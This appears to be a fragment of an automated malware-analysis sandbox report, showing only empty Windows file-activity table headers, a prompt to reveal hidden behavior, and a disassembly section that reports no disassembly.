There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly